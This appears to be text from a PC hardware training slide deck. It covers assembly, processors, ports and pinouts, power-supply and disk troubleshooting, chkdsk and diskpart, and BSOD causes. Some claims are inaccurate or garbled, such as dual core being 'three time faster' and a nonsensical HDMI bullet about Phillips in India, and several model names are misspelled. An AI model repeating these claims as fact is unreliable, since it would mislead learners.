
Install Memory




Install HDD



Install DVD ROM



Install Connectors & Cables



Install Keyboard & Mouse



Install Monitor & VGA & Power Cord



Install NIC Card



Install Sound Card



Install Display Card



Install Modem Card



Install TV Tuner Card



Steps To Disassemble a PC 1

- Disconnect external devices (Keyboard, Mouse and Monitor)
- Remove the system Case Cover
- Disconnect all the internal cables (interface and power cables)
- Remove the device card form expansion slots
- Remove the Disk drives (CDROM, FDD and HDD)

Steps To Disassemble a PC 2

- Remove the RAM
- Remove the heat sink and processor fan
- Remove the processor
- Remove the Motherboard
- Remove the Case fan
- Remove the power supply

Next Topic

- **Processor**

Last Topic

- **PC Assemble & Disassemble**

Processor



Processors

- A Processor is the logic circuitry that responds to and processes the basic instructions that drive a computer.
- The processor or central processing unit (CPU) is the brain of computer. The more powerful the processor is the faster your pc will run. The speed of a Processor that is the number of instructions per second that it can carry. It is measured in gigahertz (GHz).



Types Of Core

- Single core
- Dual core
- Quad core
- Octal Core
- Deca Core
- Core i3
- Core i5
- Core i7

Single Core Processors

- The single core CPU utilize one core inside the processor. This was the very first type of CPU, and today, is still used in many machines, such as some smart phones, laptops, and netbooks.

Best Single Cores

- Intel Pentium 4 640
- Intel Core Solo T1350
- AMD Athol 64 FX-55
- AMD Sempron LE-1250
- AMD Sempron 145

Usage Single Cores

- Word processing
- Checking email
- Surfing the internet
- Watching video, etc.

Single Core

- Less heat Generated.
- Good Battery Life.
- Intel Pentium 4670

Dual Cores

- A Dual core processor is an integrated circuit with two processing units.
- The two identical processor are manufactured so they reside by side on the same file
- Some popular dual core processors are AMD A4-3300, Intel Core Duo, AMD X2.
- Processor is an integrated circuit with two processing units.

Dual Cores

- More heat generated.
- Lower battery Life.
- Intel Pentium D

Advantages Dual Core

- Dual core can boost system's multitasking computing power.
- It provides two separate complete execution cores.
- As each core has its own cache the processor has sufficient resources to handle task in parallel.
- Dual core enable to process three time faster than single core.
- Provide user-friendly entertainment system.
- Many new software like, Adobe Photoshop and MS Office run properly.

Disadvantages Dual Core

- Dual-core processors generate more heat than a single core processors.
- Dual-core processors don't always perform better than single core processors.
- Dual-core processors are not able to handle as many tasks at the same time as efficiently.
- Dual-core cost more than single core processors.

Quad Core

- One constant in computing is that the world's hunger for faster performance is never satisfied
- Superior Performance
- Energy Efficiency
- Ultimately Energy-Efficient Performance

Hardware A+ Assessment

- What is Hardware?
- Computer Hardware?
- How many types of Hardware components?
- What is Computer Keyboard?
- How many types of Keyboard?
- How many types of Connection keyboard?
- Parts of the computer keyboard?
- What is Computer Mouse?
- How many types of Mouse?

Hardware A+ Assessment

- Computer Mouse Ports?
- What is System Cabinet?
- What is SMPS?
- How many types of SMPS?
- How many Connectors in SMPS?
- What is Hard disk Drive?
- How many types of component Hard disk?
- What is File system?
- How many types of File system?

Hardware A+ Assessment

- How many types of Partitions?
- How many types of Interface in HDD?
- What is SSD,ODD?
- SSD VS HDD
- Full Form CD,DVD
- How many types of CD Drives?
- What Is BIOS & Full Form Of BIOS?
- What Is GTP?
- What is Difference between bios and uefi?

Hardware A+ Assessment

- What is BIOS Security?
- What is Software?
- How many types of Software?
- What is Motherboard?
- How many types of Motherboard?
- How many types of Motherboard Components?
- How many types of Expansion Slot?
- What is Printers & Scanner?
- Types of Printers?

Hardware A+ Assessment

- Types of Scanner
- How many types Connectors printers and Scanner?
- What is RAM?
- How many types of RAM?
- What is Mobile Device?
- Types of Mobile Device?
- What is Mobile operating System?
- Popular Mobile OS?
- Mobile Device Security?

Last Topic

- **Processor**

Cables & Ports



Ports

- Computer ports are connection points or interfaces with other peripheral devices. There are two main type of computer ports
- Parallel Ports
- Serial Ports
- Other types are also there
- PS2, SCSI etc.

Parallel Ports

- Parallel Ports is used for data transfer between a computer and a peripheral device through a 25 or 36 pin connector.
- In parallel communication multiple bits are transferred at a time.
- By using the IEEE 1284 standard the parallel port becomes a bidirectional data gateway can be used for transferring and receiving data packages.
- The parallel port speed can range form 50 KBps to 150 KBps and can go up to 2 MBps.
- The 2 MBPS speed is achieved when the EPP and ECP modes are used as a 32 or 16 bit transfer interface who uses a 8 bit IN/OUT hardware.



Serial Port

- Serial port is a electronic communication gateway used for transferring data one bit at a time.
- Together with parallel port the serial port was used almost for all types of information transfer between a computer and other peripheral devices.
- Today the serial port has been replaced with dedicated ports like USB Port (used for data transfer and communication between a computer and other devices,) VGA Port (video Graphic Array), Ethernet Port or internet port (used for network communication any type of information).




PS2 Port (Personal System)

- The PS2 port is used for connecting keyboard and mice to a PC. This standard was introduced in 1987 by IBM with main purpose of replacing the serial keyboard and mouse.




PS2 Port (Personal System)

- Pin1 -Data
- Pin2 -Not Connected
- Pin3 –Ground
- Pin4 –VDC +5v at 275 mA
- Pin5-Clock
- Pin6-Not connected



USB Ports

- USB port (Universal Serial Bus) is the most used connection point for data transfer in the world.
- It was created in the mid-1990s with the intention of replacing all other PC ports like Serial port, parallel port, PS/2 port.
- A standard USB connector is a simple socket with 4 pins: one for power, one for ground and two for data transfer.



USB Ports


- USB Pinout
- Pin1 - VCC +5v
- Pin2 - DATA -
- Pin3 - DATA +
- Pin4 - GND



Fire Wire Ports

- Fire wire port or IEEE 1394 was first developed in 1990 by Apple and worked as a serial bus interface for high speed data transfer. The standard was first introduced on computers in 2000 and became the main data connection port for Apple.
- Fire wire IEEE 1394 port supports the following operating systems: Mac OS 8.6, 9, Mac OS X, Microsoft Windows, Haiku, Linux, FreeBSD and NetBSD.

IEEE 1394(AKA Fire wire, I-Link)



Ethernet Port

- Ethernet port is a network hardware interface used for data transfer and control between at least two devices that can support the ip protocol.
- It was introduced in 1980 and, first, coaxial cable was used. In 1985 the Ethernet port was standardized and twisted pair cable replaced the coaxial cable.
- Twisted pair cable is used only on short distances, like the connection between a computer modem port or network port and a Ethernet switch or router. On long distances fiber optic links are used as Ethernet Cable.



HDMI Port

- The first in India was opened by Phillips on June 12, 2008 in Bangalore.
- The High-Definition Multimedia interface is provided for transmitting digital television audio-visual signals from DVD players, set-top boxes and other audio visual sources to television sets, projectors and other video displays.
- HDMI can carry high quality multichannel audio data and can carry all standard and high definition electronics video formats.



VGA Port

- Video Graphics Array cables or VGA have existed for long time now. They were originally made for IBM computers but they were adopted by other producers. VGA Cables are responsible in transmitting information form the computer to the monitor. Nowadays they are used to connect computers to TV screens.



Power Cable

- Desktop computers typically use a universal power cord for power, while laptops use power adapters, often made to the specifications of the manufacture.



Next Topic

- **SMPS Troubleshoot**

Last Topic

- **Cables & Ports**

SMPS Trouble Shooting

- If your computer is dead and even not a single lights glow on your Motherboard, the basic need is to check is SMPS. To do so, Removed power cable form SMPS and unplug all connections of peripherals (Hard disk Motherboard, DVD etc.) Now you can check SMPS easily by connecting small wire between green color (PS_ON) and black color wire (COM) as shown in figure. After connecting, plugin power cable and switch on the SMPS. If SMPS fan runs, SMPS is working.



Next Topic

- **HDD Troubleshoot**

HDD Trouble Shooting




How to Troubleshoot Hard Drive Errors

- **Hard drive** recovery is necessary for failed drives in computers without scheduled backups.
- Pay Attention to the Sounds the Drive is Making.
- Turn Off Your Computer.
- Check Your Connections.
- Look For Your Drive in Your BIOS.
- Put the Drive in an External Enclosure.
- Don't Ever Open Your Drive.

From Command Prompt

- Click Start.
- Type **cmd** at the Search program and files search box
- Right-click on **cmd.exe**.
- Click Run as Administrator.
- Type in your Administrator password.
- When **cmd.exe** opens, type the **command: chkdsk**.
- Press Enter.
- You can run the tool with more parameters, like this: **chkdsk c: /r**.



```
Command Prompt
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>chkdsk
The type of the file system is NTFS.

WARNING! F parameter not specified.
Running CHKDSK in read-only mode.

CHKDSK is verifying files (stage 1 of 3)...
File verification completed.
CHKDSK is verifying indexes (stage 2 of 3)...
Index verification completed.
CHKDSK is verifying security descriptors (stage 3 of 3)...
Security descriptor verification completed.
CHKDSK is verifying Usn Journal...
Usn Journal verification completed.

16609288 KB total disk space.
15005300 KB in 85352 files.
 57336 KB in 10426 indexes.
   0 KB in bad sectors.
209688 KB in use by the system.
 65536 KB occupied by the log file.
1336964 KB available on disk.

    4096 bytes in each allocation unit.
4152322 total allocation units on disk.
334241 allocation units available on disk.

C:\Documents and Settings\Administrator>
```

Disk Formatting

- Two formatting procedures required before you can write user data to a disk.
- Physical or low-level formatting.
- Logical or high-level formatting.

From Command Prompt

- Diskpart
- List Disk
- Select disk any disk
- Clean
- Create part pri
- Active
- Format fs=ntfs Quick
- Assign

```
DISKPART> list disk

Disk ###  Status       Size      Free      Dyn  Gpt
-----  -
Disk 0    Online       500 GB    380 GB

DISKPART> select disk 0
Disk 0 is now the selected disk.

DISKPART> create partition primary size=20480
DiskPart succeeded in creating the specified partition.

DISKPART> assign letter=H
DiskPart successfully assigned the drive letter or mount point.

DISKPART> format fs=ntfs quick
100 percent completed

DiskPart successfully formatted the volume.
```

Next Topic

- **Diagnose & Resolve issues Related to PC -1**

Diagnose & Resolve issues Related to PC -1




Troubleshooting NO Power Issue

- Identify power supply issues.
- Explain Different supply issues.
- Troubleshooting no power issues.

Identify power supply issues

- When you turn on a computer and nothing shows up on the screen, we say it is a 'dead' computer.
- However if you see something happening on the screen, we say that the computer is turning on'.
- Issues which occur due to problem in power supply are commonly mistaken as other technical issues in the computer.
- It is important to find out the exact cause of the issue before troubleshooting it.
- Plug the power cord of the computer in a power socket.
- Press the power button on the front of the computer. Check if the small light (LED) is flashing.
- The easiest way is to check if the fan of the SMPS (on the back) is rotating.
- If the fan is rotating, then it means the computer is receiving power.

Identify power supply issues



Troubleshooting NO Power Issue


- Power cord not connected properly.
- Faulty power supply source.
- Third party hardware.
- Defective power button of cabinet.
- Faulty power supply unit.
- Motherboard not functioning properly.

Power cord not connected properly

- Check if the power cord is connected properly to the wall socket and the back of the computer.
- Disconnect and reconnect both ends of the power cord to make sure the cable's not loose.
- Unplug all external devices from the PC, such as printers and scanners except the monitor.
- If the computer powers on without the devices, connect back the devices one by one until you identify the device with problem.

Faulty power supply source

- Plug in a working electronic device into the same power socket to see if it is working properly.
- Check for the power supply cord with the help of a Multi-Meter Tester (Continuity Test).
- Check if the SMPS input voltage is compatible with source power supply voltage.
- If there is no power supply from the cord, then it is a faulty power cord which should be replaced




Third party hardware

- Disconnect or Remove any third party hardware for the time being to confirm that no power issue is there due to them.
- Examples of third party hardware are printers, scanner, external hard disk etc.

Defective power button of cabinet

- Replace the power button with a new one.



Faulty power supply unit

- Remove all the power connection to the computer and turn it off completely.
- Open the cabinet case by removing some of the screws at the left side.
- Remove all connections from the SMPS to all internal hardware devices.


Motherboard not functioning properly

- Disassemble motherboard from the cabinet by removing all connections and screws holding it.
- After removing your motherboard, clean it with air pressure using an air blower.
- Use isopropyl alcohol (IPA) to Remove all the dirt from the motherboard.
- Let the motherboard dry properly.
- After drying, connect all the main power cables and RAM into the motherboard.



Motherboard Dysfunction

- Short the on-off switch jumper on the front jumper panel.
- If the motherboard starts, the issue is successfully fixed.
- Assemble it back to the cabinet and attach all the components back.
- Switch on the computer and check if any component is causing the system not to power ON.
- If the issue of no power still appears, you'll have to buy a new motherboard for your computer.



Random PC Restart & BSOD Error



How to Fix Windows 10 Blue Screen of Death Errors

Your PC ran into a problem and needs to restart. We're just collecting some error info, and then we'll restart for you.

0% complete



For more information about this issue and possible fixes, visit
<http://windows.com/stopcode>

If you call a support person, give them this info:
Stop code: MANUALLY_INITIATED_CRASH



Stop code: MANUALLY_INITIATED_CRASH
If you call a support person, give them this info:

Rebooting

- **Hardware Issue**
- **Software Issue**

Causing A Random PC Restart

- **Power Supply issue**
- **Overheating**
- **Memory issues**
- **Other Hardware or Software issues**

Power Supply Issues

- Power supply issue can due to various reasons such as loss of electricity, weak cable connection, external interference due other electronic devices and voltage fluctuation.
- This type of system reboot can damage your computer's components.




Overheating Issues

- When the power supply's fan and case fan fails to keep the computer cool enough, the PC may reboot , automatically. Peripheral components can also generate heat when they are operational.



Memory Issues

- Memory (RAM) is an active component of a computer, which frequently writes and rewrites data. A failure in the RAM would result in a system breakdown and an automatic restart.
- Memory issues can be analyzed through.
- Windows Memory Diagnostic tool.
- BIOS Diagnostic tools.



Hardware Device Issues or Software Issues

- When a hardware component fails or a software program causes the computer to crash, the system may spontaneously restart.
- In this situation, one must
- Inspect the virtual and physical settings of hardware devices and make sure these are set up, correctly.
- In case of software issues, analyze determine which specific program had caused the automatic restart.




Meaning of BSOD

- Blue screen Of Death or Blue Screen Memory DUMP (BSOD) is an error screen that is displayed before system is rebooted.
- Fixing a blue screen memory dump will be specific to correcting the error which is displayed on the screen.
- Finding information about your particular BSOD, and then search the internet for more practical advice.
- Begin dump of physical memory error is one of the error occur due to RAM problem.
- Blue screens are caused due to hardware and software problems.

Hardware Problems/Causes

- Newly installed hardware which is not supported or properly configured.
- Defective hardware attached to your PC.
- Damaged hard drive.
- Defective RAM (Most common cause)
- Overheating of motherboard, CMOS and memory module.




```
Administrator: Command Prompt - chkdsk /f
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>chkdsk /f
The type of the file system is NTFS.
Cannot lock current drive.

Chkdsk cannot run because the volume is in use by another
process. Would you like to schedule this volume to be
checked the next time the system restarts? (Y/N)
```


Causes For BSOD due To RAM

- If the RAM sticks are not of the same FSB speed.
- If the RAM has not been inserted properly.
- Test your RAM by using a Program called “memtest86”



Causes For BSOD due to Hard Disk

- Faulty hard disk
- Hard disk generating bad sectors
- Repair bad sectors using “chkdsk” command.



```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>chkdsk g: /f /r /x
The type of the file system is NTFS.

Stage 1: Examining basic file system structure ...

    256 file records processed.
File verification completed.

    0 large file records processed.

    0 bad file records processed.

Stage 2: Examining file name linkage ...

    282 index entries processed.
Index verification completed.

    0 unindexed files scanned.
```

Causes For BSOD due to motherboard

- Motherboard overeating
- Changing to a new motherboard chipset
- Faulty BIOS settings

```
A problem has been detected and Windows has been shut down to prevent damage to your computer.

INVALEDATAACCESS_TRAP

If this is the first time you've seen this error screen, restart your computer. If this screen appears again, follow these steps:


Check to make sure any new hardware or software is properly installed. If this is a new installation, ask your hardware or software manufacturer for any Windows updates you might need. If problems continue, disable or remove any newly installed hardware or software. Disable BIOS memory options such as caching or shadowing. If you need to use Safe Mode to remove or disable components, restart your computer, press F8 to select Advanced Startup Options, and then select Safe Mode.

Technical information:

*** STOP: 0x00000004 (0x0000000a, 0x00000001, 0x00000002, 0x521FCF9)

